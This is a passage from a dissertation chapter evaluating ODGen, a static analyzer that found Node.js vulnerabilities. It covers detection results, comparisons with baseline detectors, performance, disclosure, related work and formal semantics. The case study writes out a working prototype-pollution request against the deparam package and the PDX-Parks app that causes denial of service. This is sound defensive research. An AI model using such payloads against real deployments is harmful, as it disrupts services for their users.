3.6.2.0.1 Results. Table 3-V (the "# reported" column) shows a list of vulnerabilities found by ODGen. Due to time limit and the extensive number of reported vulnerabilities, we manually checked and exploited all the vulnerable applications and these vulnerable packages with >1,000 weekly downloads. The "TP" column indicates that we can generate an exploit to compromise the package if deployed locally and the vulnerability is not an intended functionality of the package, and the "FP" column that we fail to generate a working exploit or the vulnerability is an intended functionality of the package, e.g., a package like `shell-utils` designed to execute arbitrary OS command. Lastly, the "# CVE" column is the total number of CVE identifiers that we obtained.

We first break down all the found vulnerabilities by application- vs. package-level in Table 3-V . The number of application-level vulnerabilities is relatively small compared with the one of package-level. This is because the total number of Node.js standalone applications is also much smaller than the one of packages.

We then break down these vulnerabilities by their types in Table 3-V. The number of command injection vulnerabilities is the most among all the vulnerability types as Node.js is commonly used as a client- or server-side utility application to start OS applications. We also find many prototype pollution vulnerabilities as this is a

Table 3-V. [RQ2] A breakdown of zero-day vulnerabilities found by ODGen.

	#Reported	#Checked	TP	FP	#CVE
Total	2,964	264	180	84	70
App. vs. package breakdown					
Application-level	57	57	43	14	6
Indirect Package-level	34	34	15	19	0
Direct Package-level	2,873	173	122	51	64
Vulnerability type breakdown					
Path traversal	109	40	30	10	6
Command injection	1,253	108	80	28	52
Arbitrary code execution	183	17	14	3	8
Internal property tampering	910	46	24	22	0
Prototype pollution	492	36	19	17	4
Cross Site Scripting (XSS)	17	17	13	4	0

relatively new type. The number of XSS vulnerabilties is small because our prototype implementation only models the simple web server provided by the Node.js framework but not those advanced web frameworks.

3.6.2.0.2 Case Study. In this part, we describe a popular Node.js package, called `deparam`, which has two other variations on NPM, `node-jquery-deparam` and `jquery-deparam`. All three packages provide reverse functions for the famous jquery function `$.param()`, called `deparam`. The function `deparam` takes a parameterized query string and converts the string back into an object.

`deparam` is vulnerable to prototype pollution as shown in the simplified code of Figure 3-7 (a) and the exploit in Figure 3-7 (b). Specifically, when `deparam` constructs an object, it does not check whether a property lookup follows the prototype chain (Line 14 of Figure 3-7 (a)). Therefore, an adversary can pollute `Object.prototype.toString` using the code at Line 2 of Figure 3-7 (b): When the for-loop at Line 9 is executed for the second time, `toString` is polluted at Line 14.

Since one popular use of `deparam` is to parse the query string of an URL, it will lead to application-level vulnerabilities. We search the use of `deparam` on github and find

Table 3-VI. Baseline Detectors (CI: Command Injection, ACE: Arbitrary Code Execution, PT: Path Traversal, PP: Prototype Pollution)

Name	Type	In-scope vuln.	Original tool	Our impl.* (LoC)
JSJoern	static	CI, ACE, PT	phpjoern [58]	260 (Java)+415 (Python)
NodeJsScan	regex	CI, ACE, PT	NodeJsScan [73]	N/A
JSTap-vul	static	CI, ACE, PT	JSTap [44]	134 (Python)
Synode-det	static	CI, ACE, PT	Synode [2]	74 (Java)
PPFuzzer	dynamic	PP	Arteau [3]	N/A
Nodest	static	CI, ACE	Nodest [1]	288 (Java)+27 (Javascript)
Ensemble	The combination of the above six detectors.			

*: Because some tools are not for vulnerability detection, target another language or are close-sourced, we have to retrofit them for evaluation of vulnerability detection. Note that we keep their static analysis part integral.

a real-world vulnerable web application, called `PDX-Parks` (https://github.com/meandavejustice/pdx-parks), which allows a user to search for nearby parks with given latitude and longitude. `PDX-Parks` adopts `deparam` to decompose a query string into an object, thus being vulnerable. Specifically, we deployed the website locally and exploited the site via `http://localhost/parks?[__proto__][toString]=123`, which leads to a Denial-of-Service (DoS) for all legitimate requests. The reason is that `PDX-Parks` adopts `express`, which needs a correct `toString` function.

3.6.3 RQ3: FP and FN

In this subsection, we answer the research question of the false positives (FPs) and false negatives (FNs) of ODGen.

3.6.3.0.1 Baseline Detectors. We now introduce several baseline vulnerability detectors for the purpose of comparing with ODGen in Table 3-VI including the technique type (static vs. dynamic vs. regex) and their in-scope vulnerabilities. Because we modified several existing JavaScript static analysis tools, such as phpjoern, Synode, and JSTap, to detect Node.js vulnerabilities, we also make our modification open-source in the same URL as ODGen.

Table 3-VII. [RQ3-FP] FP/(FP+TP) of general-purpose static detectors.

JSJoern	JSTap-vul	ODGen
15/(15+5) = 75%	16/(16+4) = 80%	84/(84+180) = 32%

Table 3-VIII. [RQ3-FP] A breakdown of FPs of ODGen.

Vulnerability	Unmodeled function	Unsolvable constraints	Intended functionality
Command injection	7	9	12
Arbitrary code execution	1	1	1
Prototype pollution	7	8	2
Path traversal	0	10	0
Internal property tampering	0	21	1

3.6.3.0.2 False Positives. In this part, we evaluate the false positives (FPs) of ODGen and compare it with two other general-purpose, static detectors, i.e., JSJoern and JSTap-vul. We apply both tools on 300K Node.js packages and then select the detected packages with Top 20 weekly downloads for manual verification. Table 3-VII shows the comparison results. JSJoern and JSTap have very high FPs because they do not have points-to information. Due to the lack of points-to information, they have to make many over-approximations, which lead to wrong call edges. Note that we did not compare with either dynamic or regex based detectors on FPs, because they are using different techniques, which tend to have low FPs. We also did not compare with Synode-det or Nodest due to scalability issues: Nodest needs installations of all dependencies and Synode-det does not support many ES6 features.

We also manually inspect all the FPs for ODGen and break down the FPs by vulnerability types and reasons in Table 3-VIII. There are three main reasons: (i) unmodeled built-in functions, (ii) unsolvable constraints, and (iii) intended functionalities. First, our prototype of ODGen only models popular Node.js built-in functions, i.e., those used by more than 5% packages. If ODGen does not model a unpopular function especially when it is used for sanitization, ODGen may report a false positive. Second, ODGen does not solve all the control- and data-flow constraints, but only

calculates all possible constant values if they are available. Therefore, it is possible that ODGen finds a path, but the constraints along the path cannot be satisfied. Third, some packages may be designed for a certain functionality, e.g., executing an OS command. ODGen will detect them as command injection, but this is not a vulnerability.

Figure 3-8 shows an FP example of unsolvable constraints for prototype pollution. ODGen reports it as prototype pollution because ODGen finds two vulnerable assignments at Lines 7 (in the first loop run) and 8 (in the second loop run). Then, the assigned value at Line 8 is also controllable by the adversary. However, although the assigned value `o` at Line 8 is controllable by the adversary, it happens to be the same as the assignee `cur[nameTokens[i]]`. ODGen needs to add additional constraints for the assigned value so that it can remove such an FP.

3.6.3.0.3 False Negatives. In this part, we evaluate the false negatives (FNs) of ODGen by using a benchmark of legacy CVE vulnerabilities. Specifically, we downloaded historical packages (until February 2020) with five categories of vulnerabilities from CVE as a benchmark. It is worth noting that we exclude some vulnerabilities, such as XSS in this benchmark, because they involve many different web frameworks, many of which have not been modeled in our prototype implementation.

Table 3-IX shows the false negatives of ODGen and existing analysis tools in detecting CVE vulnerabilities. Clearly, ODGen's true positives are the highest and false negatives are the lowest, i.e., outperforming all existing works in detecting legacy CVE vulnerabilities because of the modeling of object-level data dependencies. We breakdown all the FNs of ODGen into two reasons in Table 3-X and describe them below. First, we only modeled a limited number of built-in functions, i.e., those that are adopted by more than 5% of Node.js packages. Therefore, ODGen may miss some data dependencies due to lack of modeling. Second, the abstract interpretation

Table 3-IX. [RQ3-FN] Comparison of ODGen with prior program analysis in detecting legacy CVE vulnerabilities. (CI: Command Injection, ACE: Arbitrary Code Execution, PT: Path Traversal, PP: Prototype Pollution, IPT: Internal Property Tampering)

Detector	Total		CI		PP		ACE		PT		IPT	
	TP	FN	TP	FN	TP	FN	TP	FN	TP	FN	TP	FN
NodeJsScan	5	251	2	73	-	-	2	29	1	86	-	-
JSJoern	39	217	22	53	-	-	5	26	12	75	-	-
JSTap-vul	52	204	27	48	-	-	5	26	12	75	-	-
Synode-det	7	249	6	69	-	-	1	30	0	87	-	-
Nodest	7	249	7	68	-	-	0	31	-	-	-	-
PPFuzzer	29	23	-	-	29	23	-	-	-	-	-	-
Ensemble	115	141	46	29	29	23	13	18	27	60	0	11
ODGen	189	67	67	8	40	12	20	11	55	32	7	4

Table 3-X. [RQ3-FN] A breakdown of reasons of FNs of ODGen.

Vulnerability name	# Timeout	# Unmodeled function
Command injection	4	4
Prototype pollution	9	3
Arbitrary code execution	5	6
Path traversal	22	10
Internal property tampering	2	2

of ODGen may time out and leave a partial ODG without finishing interpreting all Node.js functions.

We also show a specific FN example in Figure 3-9. This example has a path traversal vulnerability, but the abstract interpretation cannot reach the vulnerable code because of multiple recursive calls for both `request()` and `copy()` functions. The number of object nodes for each functions is over 15k and multiple recursive calls lead to an object explosion even with our hybrid branch sensitivity.

3.6.4 RQ4: Abstract Interpretation Performance

We answer the research question on the code coverage and performance overhead of abstract interpretation implemented in ODGen.

3.6.4.0.1 Code Coverage. In this subsection, we answer the research question on the code coverage of ODGen's abstract interpretation in terms of two specific metrics: statement coverage and function coverage. Statement coverage defines the percentage of statements that are executed and function coverage the percentage of functions that are analyzed by ODGen. Both metrics show how complete ODGen is in analyzing Node.js packages. Figure 3-10 shows a distribution graph of statement and function coverages when analyzing 500 randomly-selected Node.js packages with a timeout as 30 seconds. The figure is almost an even distribution graph from 0 to 90% and then shows a sudden jump in 90–100%. Actually, about 40% of packages have 100% code coverage.

The reasons of a relatively low coverage of some packages are as follows. First, there are some dead code that are copied from another package or online that is not invoked from the exported function. Second, some packages may dynamically include a file depending on the inputs, which cannot be statically resolved. Third, some functions, particularly exported ones, will return another function as a return value—such returned functions will only be called if another package invokes them.

3.6.4.0.2 Performance Overhead. In this subsection, we answer the research question of the performance overhead of ODGen in generating ODG for real-world Node.js packages. Our methodology is as follows. We randomly select 500 Node.js packages and run ODGen against all the packages until the analysis finishes or time out. Figure 3-11 shows a CDF graph with 30 seconds as the time-out threshold: ODGen finishes analyzing 85% of packages within 30 seconds when being branch sensitive and 93% when being branch insensitive. This evaluation shows that ODGen is efficient in generating ODG for most of Node.js packages.

Table 3-XI. [RQ5] the number of detected legacy CVE vulnerabilities with branch sensitivity enabled and disabled.

Vulnerability name	Hybrid	Branch-sensitive	Branch-insensitive
Command injection	67	64	66
Prototype pollution	40	36	29
Arbitrary code execution	20	18	17
Path traversal	55	55	51
Internal property tampering	7	6	7
Total	189	179	170

3.6.5 RQ5: Branch-sensitivity

In this subsection, we answer the research question on how branch-sensitivity affects the vulnerability detection of ODGen. Table 3-XI shows the number of detected vulnerabilities under different branch sensitivities. Clearly, the hybrid branch sensitivity adopted by ODGen detects the largest number of vulnerabilities: It combines both advantages, i.e., accuracy and scalability, with and without branch sensitivity.

Figure 3-12 shows why the hybrid branch sensitivity will help the detection of more vulnerabilities. We annotate the source code with the number of object nodes in branch sensitivity enabled. Because the source code has multiple conditional expressions and a `for` loop, the number of object nodes quickly increases to over 34 million. ODGen will reduce to branch insensitive mode in abstractly interpreting the code when object explosion is detected.

3.7 Discussion and Limitation

Ethics: Responsible Disclosure. We have disclosed all 180 zero-day vulnerabilities to their developers together with Proof of Vulnerability (PoV) under the help of `snyk.io`. All the details of these vulnerabilities can be found in the appendix. If we do not hear from the developer, we will publicly release the vulnerability after a 60-day disclosure window. So far, 12 vulnerable packages have already been fixed.

Prototype Implementation and Limitation. We now discuss several implementation

choice and limitation.

- *Supported JavaScript Features.* Our prototype implementation follows the popularity of AST features among Node.js packages, i.e., we implemented those that are used by more than 5% of packages. Note that ODGen can still analyze packages with unimplemented features but just skip the unimplemented part.

- *Asynchronous Callbacks and Events.* The prototype implementation of ODGen adopts a queue structure to store asynchronous callbacks during registration and invokes them one by one. We acknowledge that this is just one of many possibilities that could happen in a real execution and leave the modeling of an event-based call graph like Madsen et al. [26] as a future work.

- *For-loop and Recursive Call in Abstract Interpretation.* As discussed in Section 3.3.2, ODGen extensively executes a for-loop until no more new objects outside the loop are being looked-up. ODGen also adopts a minimum time as three and a maximum as ten in abstractly interpreting for loops and recursive calls. The minimum value is designed in case some external objects are not modeled in depth; the maximum value is designed to avoid dead loop and reduce performance overhead.

- *Dynamically-included Files.* As a general limitation of static analysis, ODGen cannot analyze any files that are dynamically included depending on user inputs. This can only be analyzed with user inputs and dynamic analysis.

- *Sanitization Functions.* The prototype implementation of ODGen adopts a list of sanitization functions, e.g., `parseInt`, in analyzing dataflow. Currently, the list is generated manually and we leave it for the future work for automatic generation.

Path-sensitivity. ODGen is partially path-sensitive, i.e., ODGen will calculate boolean, string and integer values if they are either constant or enumerable. For an `if` statement, if the value can be determined, ODGen will abstractly interpret only one branch; otherwise, ODGen will abstractly interpret both branches in parallel.

3.8 Related Work

Node.js Vulnerability Detection and Defense. In the past, researchers have studied Node.js vulnerabilities and we discuss them based on their vulnerability types. Arteau [3] proposes a fuzzer to explore Node.js packages for prototype pollution. DAPP [5] uses AST and control-flow patterns to detect prototype pollution vulnerabilities with very high false positive and negative rates (50.6% and 84.6% respectively). ObjLupAnsys [67] detects prototype pollution by expanding object lookups and propagating taints during abstract interpretation. Nodest [1] proposed a closed-source detection framework to detect command injection vulnerabilities following the risks as mentioned by Ojamaa et al. [27]. Then, SYNODE [2] adopts a rewriting technique to enforce a template before executing a possible injection API like `eval`. Many prior works [30, 74, 75] propose to detect or defend against regular expression DoS (ReDoS); Davis et al. [31] propose to defend against Event Handler Poisoning (EHP) DoS attack.

Other than specific vulnerabilities, ConflictJS [33] studied and analyzed conflicts among different JavaScript libraries; Zimmermann et al. [34] studied the robustness of third-party Node.js packages and their influence on other packages' security. Researchers [32] have also proposed to study the binding layers of the Node.js for all kinds of vulnerabilities. Mininode [76] proposes to reduce the attack surface of Node.js and improve the overall security. As a comparison, ODGen is the first general graph query-based framework of JavaScript for efficient detection of a variety types of Node.js vulnerabilities.

Client-side JavaScript Security. JavaScript is traditionally used at client-side as the scripting language and has been studied [55, 77–79] long before the appearance of Node.js. Cross-site scripting (XSS) [35–39] and Cross-Site Script Inclusion attack (XSSI) [41] attacks are well studied on the client side. Malicious JavaScript has been studied by many prior works, such as HideNoSeek [42], JShield [43] and JSTap [44], for detection and defense. Researchers proposed to secure JavaScript via security policies, such as content security policy. Examples are like GateKeeper [45] and CSPAutoGen [25]. Program analysis [46, 47] have also been adopted at the client side for security analysis. Many prior works [48–51] have been proposed to restrict JavaScript, especially those from third-party, in a subset for security. We believe that ODG is able to analyze client-side JavaScript as well and leave those as our future work. In the evaluation, we compared ODGen with JSTap, a client-side JavaScript analysis tool that can generate program dependency graph (PDG). The results show that ODGen can detect more vulnerability than JSTap.

Static Analysis of JavaScript. TAJS [14] and JSAI [15] adopt abstract interpretation to analyze JavaScript programs for more accurate call graph generation and then detect type-related errors. Madsen et al. [26] propose event-based call graph to detect problems reported on StackOverflow. Brave's PageGraph [56] and its predecessor AdGraph [57] model the relations between different browser objects like scripts, DOM and AJAX during runtime with concrete inputs. JAW [80] models browser objects in a Hybrid Property Graph, which contains Event Registration, Dispatch and Dependency Graph, Inter-Procedural Call Graph, AST, PDG, and CFG. Guarnieri et al. [21] propose to adopt heap graph to model local object relations. SAFE [81] and follow-ups [69, 82] convert JavaScript to an IR form and adopt an internal structure for abstract interpretation. As a comparison, the lattice structure in TAJS and JSAI, the heap graph by Guarnieri et al., the Object Property Graph in the aforementioned ObjLupAnsys [67], and the data structure in SAFE change during

abstract interpretation, which cannot be used offline for graph query, because many object-related information gets lost as the interpretation. PageGraph, AdsGraph and Hybrid Property Graph are offline structure, but they are designed to include browser objects rather than JavaScript objects. That is, none of these three can be used to detect JavaScript vulnerabilities in this paper.

General Vulnerability Detection Framework. Previous works, such as Program dependence graph (PDG) [83] and Combined C Graph (CCG) [84], have proved that it is effective to combine program analysis with graph representation to model data and control dependencies for operations in a program. Based on graph representation, many program analysis problems can be converted to graph-related problems, such as graph-reachability problem [85], graph query problem [19, 20, 86–88]. Specifically, Code Property Graph (CPG) is proposed by Yamaguchi et al. [19] as a general frame work combining CFG, DFG, and AST to detect C/C++ vulnerabilities. Later on, CPG is ported to PHP by Backes et al. [20] as an open-source tool called phpjoern [58]. As a comparison, ODGen models object dependencies, such as object lookup/definition, which are unavailable in any of existing graph structures.

Other than graph-based frameworks, in the past, code analysis [16, 17, 59–61] has been also widely used to detect various vulnerabilities on different platforms. The concept of objects and relations between objects are also adopted in traditional program analysis and defenses [62, 63], such as Object Flow Integrity [63]. The concepts of objects in JavaScript are different from those on C/C++ due to the existence of prototype and runtime resolution, which makes traditional object analysis not applicable on JavaScript.

3.9 Conclusion

In this paper, we propose to generate a novel graph structure, called Object Dependence

Graph (ODG), via abstract interpretation. ODG accepts graph queries to mine a variety of Node.js vulnerabilities, especially those related to objects such as prototype pollution and internal property tampering. We implement a prototype, open-source system, called ODGen, to construct ODG via context- and flow-sensitive static analysis with hybrid branch sensitivity and points-to information. Our evaluation reveals 180 zero-day vulnerabilities and 70 of them have already been assigned with CVE identifiers.

$$\frac{\rho \Rightarrow (N, E, s, Br)}{(x, a, \rho) \Rightarrow if\ LkupVar^s_{\varnothing}(x), = \varnothing\ then\ (N, E, s, Br)\ else\ (N, E \cup \{AddEdge^{a \xrightarrow{s} o}_{x \xrightarrow{s} o'}\ where\ \forall o' \in LkupObj^s_{Br}(a)\}, s, Br)}\ (\text{VARIABLE})$$

$$\frac{\rho \Rightarrow (N, E, s, Br)}{(let/var/const/\varnothing\ x, a, \rho) \Rightarrow (N \cup N_a := \{AddNode^{var}_{a.name}\}, E \cup \{AddEdge^{s \xrightarrow{} v}_{s' \xrightarrow{} n_a}, \forall n_a \in N_a\}, s, Br)}$$

$$\text{where } \begin{cases} s' := s\ (BLOCK\_SCOPE) & let/const \\ s' := GLOBAL\_SCOPE & \varnothing \quad (\text{VARIABLE DEF}) \\ s' := upper\ FUNC/FILE\_SCOPE & var \end{cases}$$

$$\frac{\rho \Rightarrow (N, E, s, Br), (x, a.x, \rho) \Rightarrow (N_x, E_x, s_x, Br_x), (p, a.p, \rho) \Rightarrow (N_p, E_p, s_p, Br_p)}{(x[p]/x.\text{const}, \rho) \Rightarrow \begin{cases} (N_x \cup \{p_{ov}(0), \forall p_{ov} \in P_{ov}\}, E_x \cup \{AddEdge^{o \xrightarrow{} v}_{p_{ov}(0) \xrightarrow{} p_{ov}(1)}, \forall p_{ov} \in P_{ov}\}, s, Br) & if\ on = \emptyset \\ (N_x, E_x \cup \{AddEdge^{a \xrightarrow{s} o}_{a \xrightarrow{s} n_o}, \forall n_o \in N_o\}, s, Br) & otherwise \end{cases}}$$

$$where \begin{cases} N_o := \{LkupObj^{o_x}_{Br_x}(o_p.name), \forall o_p \in Child^{a \xrightarrow{s} o}_{a.p}, \forall o_x \in Child^{a \xrightarrow{s} o}_{a.x}\} & \\ P_{ov} := \{(AddNode^{var}_{p'}, o'), \forall o' \in Child^{a \xrightarrow{s} o}_{a.x}, \forall p' \in Child^{a \xrightarrow{s} o}_{a.p}\} & x[p] \\ N_o := \{LkupObj^{o_x}_{Br_x}(\text{const}), \forall o_x \in Child^{a \xrightarrow{s} o}_{a.x}\} & \\ P_{ov} := \{(AddNode^{var}_{\text{const}}, o'), \forall o' \in Child^{a \xrightarrow{s} o}_{a.x}\} & x.\text{const} \end{cases} (\text{PROPERTY})$$

$$\frac{\rho \Rightarrow (N, E, s, Br), (x_1, a.x_1, \rho) \Rightarrow (N_{x_1}, E_{x_1}, s_{x_1}, Br_{x_1}), (x_2, a.x_2, \rho) \Rightarrow (N_{x_2}, E_{x_2}, s_{x_2}, Br_{x_2})}{(x_1\ op\ x_2, a, \rho) \Rightarrow (N_{x_1} \cup N_{x_2} \cup N_{new}, E_{x_1} \cup E_{x_2} \cup E_{dep} \cup E_{def}, s, Br)}$$

$$\text{where } \begin{cases} N_{new} := \{AddObj^*_a, \forall o_1 \in Child^{a \xrightarrow{s} o}_{a.x_1}, \forall o_2 \in Child^{a \xrightarrow{s} o}_{a.x_2}\} \\ E_{dep} := \{AddEdge^{o \xrightarrow{} o}_{u' \xrightarrow{} o'}, \forall o' \in N_{new}, \forall u' \in \{Child^{a \xrightarrow{s} o}_{a.x_1} \cup Child^{a \xrightarrow{s} o}_{a.x_2}\}\} \\ E_{def} := \{AddEdge^{o \xrightarrow{} a}_{o' \xrightarrow{} a}, \forall o' \in N_{new}\} \end{cases} (\text{BINARY OP})$$

$$\frac{\rho \Rightarrow (N, E, s, Br), (k_n, a.k_n, \rho) \Rightarrow (N_{k_n}, E_{k_n}, s_{k_n}, Br_{k_n}), (v_n, a.v_n, \rho) \Rightarrow (N_{v_n}, E_{v_n}, s_{v_n}, Br_{v_n})}{(\{k_1 : v_1, \ldots, k_n : v_n\}, a, \rho) \Rightarrow (O_a := N, E, s, Br)}$$

$$,\text{where } \begin{cases} E_{vo} := \{AddEdge^{v \xrightarrow{br} o}_{nv_i \xrightarrow{Br} Child^{a \xrightarrow{s} o}_{a.v_i}}, \forall i \in \{1, \ldots, n\}\} \\ E_{ov} := \{AddEdge^{o \xrightarrow{} v}_{ao \xrightarrow{} v_i}, \forall i \in \{1, \ldots, n\}\} \\ N := \{AddObj^*_a\} \cup \{nv_i := AddNode^{var}_{a.k_i}, \forall i \in \{i, \ldots, n\}\}\} \cup \{\bigcup_{i=1}^{n} N_{k_i}\} \cup \{\bigcup_{i=1}^{n} N_{v_i}\} \\ E := \{\bigcup_{i=1}^{n} E_{k_i}\} \cup \{\bigcup_{i=1}^{n} E_{v_i}\} \cup E_{ov} \cup E_{vo} \cup \{AddEdge^{a \xrightarrow{br} o}_{a \xrightarrow{Br} oa}, \forall oa \in O_a\} \end{cases} (\text{OBJECT LITERAL})$$

$$\frac{\rho \Rightarrow (N, E, s, Br)}{(this, a, \rho) \Rightarrow (N, E \cup \{AddEdge^{a \xrightarrow{s} o}_{a \xrightarrow{s} o'}\ where\ \forall o' \in LkupObj^s_{Br}(\text{"this"})\}, s, Br)} (\text{THIS})$$

$$\frac{\rho \Rightarrow (N, E, s, Br)}{(B_{pre}, a, \rho) \Rightarrow (N \cup \{as := AddNode^{scope}_a\}, E \cup \{AddEdge^{s \xrightarrow{} s}_{s \xrightarrow{} as}\}, as, Br)} (\text{PRE BLOCK})$$

$$\frac{(B_{pre}, a, \rho) \Rightarrow \rho_{Bpre}, (S_1, \rho_{Bpre}) \Rightarrow \rho_1, \ldots, (S_n, \rho_{n-1}) \Rightarrow \rho_n}{(S_1, \ldots, S_n, \rho) \Rightarrow (N_{\rho_n}, E_{\rho_n} \cup \{AddEdge^{a \xrightarrow{} a}_{a.S_i \xrightarrow{} a.S_{i+1}}, \forall i \in \{1, \ldots, n-1\}\}, s_\rho, Br_{\rho_n})} (\text{BLOCK})$$

$$\frac{\rho \Rightarrow (N, E, s, Br), (let/var/const/\varnothing\ x, a.x, \rho) \Rightarrow (N_x, E_x, s_x, Br_x), (e, a.e, \rho) \Rightarrow (N_e, E_e, s_e, Br_e)}{(let/var/const/\varnothing\ x = e, \rho) \Rightarrow (N_x \cup N_e, E_x \cup E_e / \{GetEdge^{v \xrightarrow{} o}_{LkupVar^s_{\varnothing} a.x}\} \cup AE, s, Br)}$$

$$, \text{where} AE := \{AddEdge^{v \xrightarrow{br} o}_{LkupVar^s_{\varnothing} a.x \xrightarrow{Br} o'}\ where\ \forall o' \in Child^{a \xrightarrow{s} o}_{a.e}\} (\text{ASSIGN})$$

$$\frac{\rho \Rightarrow (N, E, s, Br), (f, a.f, \rho) \Rightarrow (N_f, E_f, s_f, Br_f)}{(function\ f(p_1, \ldots, p_n), a, \rho) \Rightarrow (N_f \cup \{on := AddObj^{func}_{a.f}\}, E_f \cup AE, s_f, Br_f)}$$

$$, \text{where} AE := \{AddEdge^{v \xrightarrow{br} o}_{LkupVar^s_{\varnothing} a.f.name \xrightarrow{Br_f} on}\} \cup \{AddEdge^{a \xrightarrow{s} o}_{a \xrightarrow{s} on}\} \cup \{AddEdge^{o \xrightarrow{} a}_{on \xrightarrow{} a}\} (\text{FUNCTION DEF})$$

$$\frac{\rho \Rightarrow (N, E, s, Br)}{(function\ (p_1, \ldots, p_n), a, \rho) \Rightarrow (N_f \cup \{on := AddObj^{func}_{\varnothing}\}, E_f \cup \{AddEdge^{a \xrightarrow{s} o}_{a \xrightarrow{s} on}\} \cup \{AddEdge^{o \xrightarrow{} a}_{on \xrightarrow{} a}\}, s, Br)} (\text{CLOSURE DEF})$$

$$\frac{\rho \Rightarrow (N, E, s, Br), (f, a.f, \rho) \Rightarrow (N_f, E_f, s_f, Br_f), (a_1, a.a_1, \rho) \Rightarrow (N_{a_1}, E_{a_1}, s_{a_1}, Br_{a_1}), \ldots, (a_n, a.a_n, \rho) \Rightarrow (N_{a_n}, E_{a_n}, s_{a_n}, Br_{a_n})}{(f(a_1, \ldots a_n), a, \rho) \Rightarrow (\bigcup_{i=1}^{n} N_{a_i} \cup S_c \cup \bigcup_{i=1}^{n} vn_{a_i}, \bigcup_{i=1}^{n} E_{a_i} \cup \{AddEdge^{s \xrightarrow{br} s}_{s \xrightarrow{br} s_c}, \forall s_c \in S_c\} \cup E_{call} \cup E_{vo}, S_c, Br)}$$

$$, \text{where} \begin{cases} P_{sd} := \{(AddNode^{scope}_{a'_{def}}, a'_{def}), \forall a'_{def} \in a_{def}\},\ S_c := \{p_{sd}[0], \forall p_{sd} \in P_{sd}\}, \\ a_{def} := \{Child^{o \xrightarrow{} a}_{o'}, \forall o' \in Child^{a \xrightarrow{s} o}_{a.f}\}, E_{call} := \{AddEdge^{a \xrightarrow{s} a}_{a \xrightarrow{p_{sd}[0]} p_{sd}[1]}, \forall p_{sd} \in P_{sd}\} \\ P_{vo} := \{(s_c,\ AddNode^{var}_{a.a_i},\ Child^{s_c \xrightarrow{} o}_{a.a_i}), \forall s_c \in S_c, \forall i \in \{1, \ldots, n\}\}, vn_{a_i} := \{p_{vo}[1], \forall p_{vo} \in P_{vo}\}, \\ E_{vo} := \{AddEdge^{v \xrightarrow{br} o}_{p_{vo}[1] \xrightarrow{Br} p'_{vo}[2]}, \forall p_{vo} \in P_{vo}, \forall p'_{vo}[2] \in p_{vo}[2]\} \end{cases} (\text{PRE CALL})$$

Figure 3-5. Operational Semantics for ODG Construction (1).

$$\frac{\rho \Rightarrow (N,E,s,Br),(f(a_1,\dots a_n),a_{pc},\rho) \Rightarrow \rho_{pc},(B,a_B,\rho_{pc}) \Rightarrow \rho_B}{(f(a_1,\dots a_n),a,\rho) \Rightarrow \begin{cases} (N_{\rho_B},E_{\rho_B},s,Br) & \text{Call} \\ (N_{\rho_B} \cup \{n_{to} := AddObj_a^{obj}\} \cup \{n_{tv} := AddNode_{\text{"}this\text{"}}^{var}\}, E_{\rho_B} \cup E_{sv} \cup E_{vo} \cup E_{res}, s, Br) & \text{New} \end{cases}}$$

$$\text{, where } \begin{cases} B := \{a'.B, \forall a' \in Child_a^{a \to a}\} \\ E_{sv} := \{AddEdge_{s_{\rho_{pc}} \to n_{tv}}^{s \to v}\} \\ E_{vo} := \{AddEdge^{v \xrightarrow{br} o}_{n_{tv} \xrightarrow{Br} n_{to}}\} \\ E_{res} := \{AddEdge^{a \xrightarrow{s} o}_{a \xrightarrow{s} n_{to}}\} \end{cases} \text{(CALL, NEW)}$$

$$\rho \Rightarrow (N,E,s,Br),(e,a.e,\rho) \Rightarrow (N_e,E_e,s_e,Br_e), \begin{array}{ll} \rho'_{if} := (N_e,E_e,s_e,Br_e \cup new\ br(a.if)) & \text{(branch sensitive)} \\ \rho'_{else} := (N_e,E_e,s_e,Br_e \cup new\ br(a.else)) & \text{(branch sensitive)} \\ \rho'_{else} := \rho'_{if} := (N_e,E_e,s_e,Br_e) & \text{(branch insensitive)} \end{array},$$

$$(B_{if},a.B_{if},\rho'_{if}) \Rightarrow \rho_{if},(B_{else},a.B_{else},\rho'_{else}) \Rightarrow \rho_{else}$$

$$(if(e)\{B_{if}\}else\{B_{else}\},a,\rho) \Rightarrow \begin{array}{ll} (N_{\rho_{if}},E_{\rho_{if}} \cup \{AddEdge_{a \to a.if}^{a \to a}\},s_{\rho_{if}},Br_{\rho_{if}}) & C_{true} = True \\ (N_{\rho_{else}},E_{\rho_{else}} \cup \{AddEdge_{a \to a.else}^{a \to a}\},s_{\rho_{else}},Br_{\rho_{else}}) & C_{false} = False \\ (N_{\rho_{if}} \cup N_{\rho_{else}},E_{\rho_{if}} \cup E_{\rho_{else}} \cup \{AddEdge_{a \to a.if}^{a \to a}\} \cup \{AddEdge_{a \to a.else}^{a \to a}\},s,Br) & else \end{array}$$

$$\text{, where } C_{true} = \wedge\{Child_{a_{\rho_e}}^{a \xrightarrow{s} o}\}, C_{false} = \vee\{Child_{a_{\rho_e}}^{a \xrightarrow{s} o}\} \text{(IF)}$$

$$\frac{(x = x+1,a',\rho) \Rightarrow \rho_{x+1}}{(x++,a,\rho) \Rightarrow \rho_{x+1}} \frac{(x = x-1,a',\rho) \Rightarrow \rho_{x-1}}{(x--,a,\rho) \Rightarrow \rho_{x-1}} \text{(INC/DEC)} \frac{(x_1 = x_1\ op\ x_2,a',\rho) \Rightarrow \rho_{x_1\ op\ x_2}}{(x_1\ aop\ x_2,a,\rho) \Rightarrow \rho_{x_1\ op\ x_2}} \text{(ASSIGN OP)}$$

$$\frac{\rho \Rightarrow (N,E,s,Br)}{(c,a,\rho) \Rightarrow (N \cup \{ao := AddObj_a^*\}, E \cup \{AddEdge^{a \xrightarrow{s} o}_{a \xrightarrow{s} ao}\}, s, Br)} \text{(CONST)}$$

$$\frac{(e_1,a.e_1,\rho) \Rightarrow (N_{e_1},E_{e_1},s_{e_1},Br_{e_1}),\dots,(e_n,a.e_n,\rho) \Rightarrow (N_{e_n},E_{e_n},s_{e_n},Br_{e_n}),}{(e_1,\dots,e_n,a,\rho) \Rightarrow (\bigcup_{i=1}^{n} N_{e_i}, \bigcup_{i=1}^{n} E_{e_i}, s_{e_n}, Br_{e_n})} \text{(EXPRESSION LIST)}$$

$$\frac{(B_{try},a.B_{try},\rho) \Rightarrow (N_t,E_t,s_t,Br_t),(B_{catch},a.B_{catch},\rho_{B_{try}}) \Rightarrow (N_c,E_c,s_c,Br_c)}{(try\{B_{try}\}catch\{B_{catch}\},a,\rho) \Rightarrow (N_t \cup N_c, E_t \cup E_c, s, br)} \text{(TRY-CATCH)}$$

